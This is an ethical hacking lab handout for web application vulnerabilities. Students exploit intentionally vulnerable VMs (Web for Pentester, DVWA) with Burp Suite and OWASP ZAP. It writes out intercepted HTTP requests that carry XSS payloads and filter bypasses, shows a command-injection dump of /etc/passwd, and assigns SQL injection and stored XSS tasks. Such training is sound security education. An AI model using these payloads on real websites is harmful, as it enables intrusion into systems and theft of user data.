Module 13+14+15 Lab - Web Application Vulnerabilities

LESSON TITLE:

WARNING:

Warning: Any use of penetration testing techniques on a live network could result in expulsion and/or criminal prosecution. Techniques are to be used in lab environments, for educational use only or on networks for which you have explicit permission to test its defenses.

Level:

☐Beginner ☐Advanced

☒Intermediate

Lesson Learning Objective/Outcomes: Upon completion of this lesson, students will be able to:

- Demonstrate manual and automatic methods of detecting web vulnerabilities
- Demonstrate the exploitation of the several different web vulnerability attacks

Materials List:

- Computers with Internet connection
- Browsers: Firefox (preferred), Google Chrome, or Internet Explorer
- Intro to Ethical Hacking lab environment

Introduction

Web sites and web applications are littered with vulnerabilities that can be exploited using a variety of techniques. In this lab we will explore several techniques to discover and exploit these vulnerabilities using freely available tools.

Systems/Tools Used:

- Kali Linux *(u: root, p: toor)*
- Web for Pentester Lab Live ISO (Boot a VM to this ISO)
- DVWA Live ISO (Boot a VM to this ISO)
- Power down all other systems

Module Activity Description:


Part One: **Manual Testing of Web Vulnerabilities**

- *Boot to the **Web for Pentester** ISO file. (No login required)*
- *Determine the IP Address of the **Pentester Lab** system record it here:*
- *Access the **Web for Pentester Course** here:*
- *https://pentesterlab.com/exercises/web_for_pentester/course*

NOTE: Be sure to read the entire document until you get to the "Examples." The Examples will give you hints on how to solve each challenge.


*From your Kali system, use **Firefox** to browse to the **Pentester Lab IP address.***

20. **Solve at least 12 of the challenges and paste a screen shot of each result. Be sure to include the address bar in your screen shot to receive credit. Please indicate which challenge you are showing.**




1.XXS Ex1


2. XXS Ex2




3. XXS Ex3




4. XXS Ex4




5. XXS Ex5




6. XXS Ex6




7. XXS Ex7




8. XXS Ex8




9. SQL Ex1




10. SQL Ex2



11. SQL Ex4



12. SQL Ex5



NOTE: This may take a little bit of research on your part, but the course document will give you hints on how to solve each challenge

Module Activity Description:

Part Two: **Using a Proxy to Intercept Requests and Responses**

- *On you **Kali** System, Go to **Applications>Web Application Analysis>Burpsuite***
- *Select a **Temporary Project>Next***
- *Select Use **Burp defaults>Start Burp***
- *Switch to the Proxy tab and make sure "**Intercept is on**"*
- *In **Firefox**, open the menu and choose "**Preferences**"*
- *Go to **Advanced** and Click on "**Settings**" for connection*
- *Select "**Manual proxy configuration**"*
- *For HTTP Proxy enter **127.0.0.1 Port 8080***
- *Check the "**Use this proxy server for all protocols**"*
- *Click **OK***

INFO: This will send all browser requests and responses through the Burp application, which is listening on port 8080.


- *Browse once again to the **Penetester Lab IP Address**.*


INFO: It will continue to spin, that is normal. The request was sent to the Burp proxy, but has not yet forwarded on to the server to receive a response.

- *Go to the Burp window and you will see the **GET** request sent from your browser to the server.*
- *Click the **Forward** button to send the request on to the server.*
- *The server will respond with several different responses. The proxy will intercept these and not forward the on until you click forward. Inspect each response and then click forward until there are no more responses. When complete, you will see the full home page in Firefox.*
- *Click on the first XSS example. Notice the GET request on the first line has the same path as the parameters we saw in the first part of the lab.*
- *Edit the line to run an alert script as we did in the previous section. Then click **forward**.*
- *Got back to Firefox and you should see the JavaScript alert box has appeared.*

21-25. Repeat this for 5 of the examples that you choose before. Show a screen shot of the edited request and the result in Firefox.

```
GET /xss/example1.php?name=hacker<script>alert('hello')</script> HTTP/1.1
Host: 192.168.2.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.2.6/
Connection: close
```





Raw Params Headers Hex


```
GET /xss/example2.php?name=hacker<$cript>alert('hello')</scripT> HTTP/1.1
Host: 192.168.2.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.2.6/
Connection: close
Upgrade-Insecure-Requests: 1
```

Raw Params Headers Hex

```
GET /xss/example4.php?name=hacker<img src='blah' onerror='alert('hello')' /> HTTP/1.1
Host: 192.168.2.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.2.6/
Connection: close
Upgrade-Insecure-Requests: 1
```

Raw Params Headers Hex

```
GET /xss/example6.php?name=hacker';alert('hello');' HTTP/1.1
Host: 192.168.2.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.2.6/
Connection: close
Upgrade-Insecure-Requests: 1
```



Module Activity Description:

Part Three: Scanning for Web Vulnerabilities


*On your **Kali** System, Go to **Applications>Web Applications>OWASP ZAP***

- *Choose **No** and click **start**.*
- *In the URL to attack, enter the IP address of the Pentester Lab web site.*
- *Then click **attack**. (This will run for several minutes.)*
- *Once the attack has finished. Switch to the **Alerts** tab.*


Got through all the red flag alerts. Choose one alert from each category, take a screen shot of the results and explain how the vulnerability was detected:

26. Cross Site Scripting


27. Path Traversal




28. Remote File Inclusion



29. SQL Injection



30. Server Side Code Injection



Module Activity Description:

Part 4: DVWA Challenge

- *Boot a VM to the **DVWA Live ISO**.*
- *Once booted, determine the IP address of the system and record it here:*
- *From **Kali**, use **Firefox** to browse to the IP address of the DVWA system.*
- *Login to the system with the username: **Admin** and password: **password**.*
- *Click on **DVWA Security**, then select **low** from the drop down and click **submit**.*


Complete two of following challenges and show proof with a screen shot.

31. Under Command Execution, run a command that displays the /etc/passwd file.


```
PING 192.168.2.6 (192.168.2.6) 56(84) bytes of data.
64 bytes from 192.168.2.6: icmp_seq=1 ttl=64 time=0.034 ms
64 bytes from 192.168.2.6: icmp_seq=2 ttl=64 time=0.028 ms
64 bytes from 192.168.2.6: icmp_seq=3 ttl=64 time=0.026 ms

--- 192.168.2.6 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.026/0.029/0.034/0.005 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
dvwa:x:1000:1000:dvwa,,,:/home/dvwa:/bin/bash
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
messagebus:x:103:110::/var/run/dbus:/bin/false
usbmux:x:104:46:usbmux daemon,,,:/home/usbmux:/bin/false
pulse:x:105:111:PulseAudio daemon,,,:/var/run/pulse:/bin/false
```

32. Under SQL Injection, perform an attack that returns all users in the database.



33. Under XSS reflected, enter a script that returns a popup.



34. Under XSS stored, store a hidden script in a comment that returns a popup.